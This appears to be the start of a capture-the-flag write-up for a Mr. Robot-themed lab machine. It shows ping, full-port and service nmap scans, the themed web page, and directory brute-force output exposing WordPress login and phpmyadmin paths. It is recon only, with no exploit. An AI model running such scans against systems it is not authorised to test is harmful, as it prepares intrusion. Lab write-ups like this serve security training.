

ip address of the machine :- 10.10.143.140




```
┌─[sohamt@parrot]─[~]
└──╼ $ping 10.10.143.140
PING 10.10.143.140 (10.10.143.140) 56(84) bytes of data.
64 bytes from 10.10.143.140: icmp_seq=1 ttl=60 time=169 ms
64 bytes from 10.10.143.140: icmp_seq=2 ttl=60 time=192 ms
64 bytes from 10.10.143.140: icmp_seq=3 ttl=60 time=216 ms
64 bytes from 10.10.143.140: icmp_seq=4 ttl=60 time=240 ms
^C
--- 10.10.143.140 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3002ms
rtt min/avg/max/mdev = 169.073/204.290/239.721/26.442 ms
┌─[sohamt@parrot]─[~]
└──╼ $
```

First, tried to ping the machine to see whether up or not.




```
┌─[sohamt@parrot]─[~]
└──╼ $nmap -p- --min-rate=10000 10.10.143.140
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-01 21:04 IST
Stats: 0:00:30 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 82.77% done; ETC: 21:05 (0:00:06 remaining)
Nmap scan report for 10.10.143.140
Host is up (0.16s latency).
Not shown: 65532 filtered tcp ports (no-response)
PORT    STATE  SERVICE
22/tcp  closed ssh
80/tcp  open   http
443/tcp open   https

Nmap done: 1 IP address (1 host up) scanned in 34.72 seconds
```

Did an all port scan and found three ports.




```
┌─[sohamt@parrot]─[~]
└──╼ $nmap -A -p 22,80,443 10.10.143.140
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-01 21:07 IST
Nmap scan report for 10.10.143.140
Host is up (0.21s latency).

PORT    STATE  SERVICE  VERSION
22/tcp  closed ssh
80/tcp  open   http     Apache httpd
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache
443/tcp open   ssl/http Apache httpd
|_http-title: Site doesn't have a title (text/html).
| ssl-cert: Subject: commonName=www.example.com
| Not valid before: 2015-09-16T10:45:03
|_Not valid after:  2025-09-13T10:45:03
|_http-server-header: Apache

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 22.36 seconds
```

Did a script scan and didn't find anything interesting.




```
21:12 -!- friend_ [friend_@208.185.115.6] has joined #fsociety.

21:12 <mr. robot> Hello friend. If you've come, you've come for a reason. You
may not be able to explain it yet, but there's a part of you that's exhausted
with this world... a world that decides where you work, who you see, and how
you empty and fill your depressing bank account. Even the Internet connection
you're using to read this is costing you, slowly chipping away at your
existence. There are things you want to say. Soon I will give you a voice.
Today your education begins.


Commands:
prepare
fsociety
inform
question
wakeup
join

root@fsociety:~#
```

went on website/web server content machine is hosting.




```
/.hta                 (Status: 403) [Size: 213]
/.htpasswd            (Status: 403) [Size: 218]
/.htaccess            (Status: 403) [Size: 218]
/0                    (Status: 301) [Size: 0] [--> http://10.10.143.140/0/]
/Image                (Status: 301) [Size: 0] [--> http://10.10.143.140/Image/]
/admin                (Status: 301) [Size: 235] [--> http://10.10.143.140/admin/]
/atom                 (Status: 301) [Size: 0] [--> http://10.10.143.140/feed/atom/]
/audio                (Status: 301) [Size: 235] [--> http://10.10.143.140/audio/]
/blog                 (Status: 301) [Size: 234] [--> http://10.10.143.140/blog/]
/css                  (Status: 301) [Size: 233] [--> http://10.10.143.140/css/]
/dashboard            (Status: 302) [Size: 0] [--> http://10.10.143.140/wp-admin/]
/favicon.ico          (Status: 200) [Size: 0]
/feed                 (Status: 301) [Size: 0] [--> http://10.10.143.140/feed/]
/image                (Status: 301) [Size: 0] [--> http://10.10.143.140/image/]
/images               (Status: 301) [Size: 236] [--> http://10.10.143.140/images/]
/index.html           (Status: 200) [Size: 1188]
/index.php            (Status: 301) [Size: 0] [--> http://10.10.143.140/]
/intro                (Status: 200) [Size: 516314]
/js                   (Status: 301) [Size: 232] [--> http://10.10.143.140/js/]
/license              (Status: 200) [Size: 309]
/login                (Status: 302) [Size: 0] [--> http://10.10.143.140/wp-login.php]
/page1                (Status: 301) [Size: 0] [--> http://10.10.143.140/]
/phpmyadmin           (Status: 403) [Size: 94]
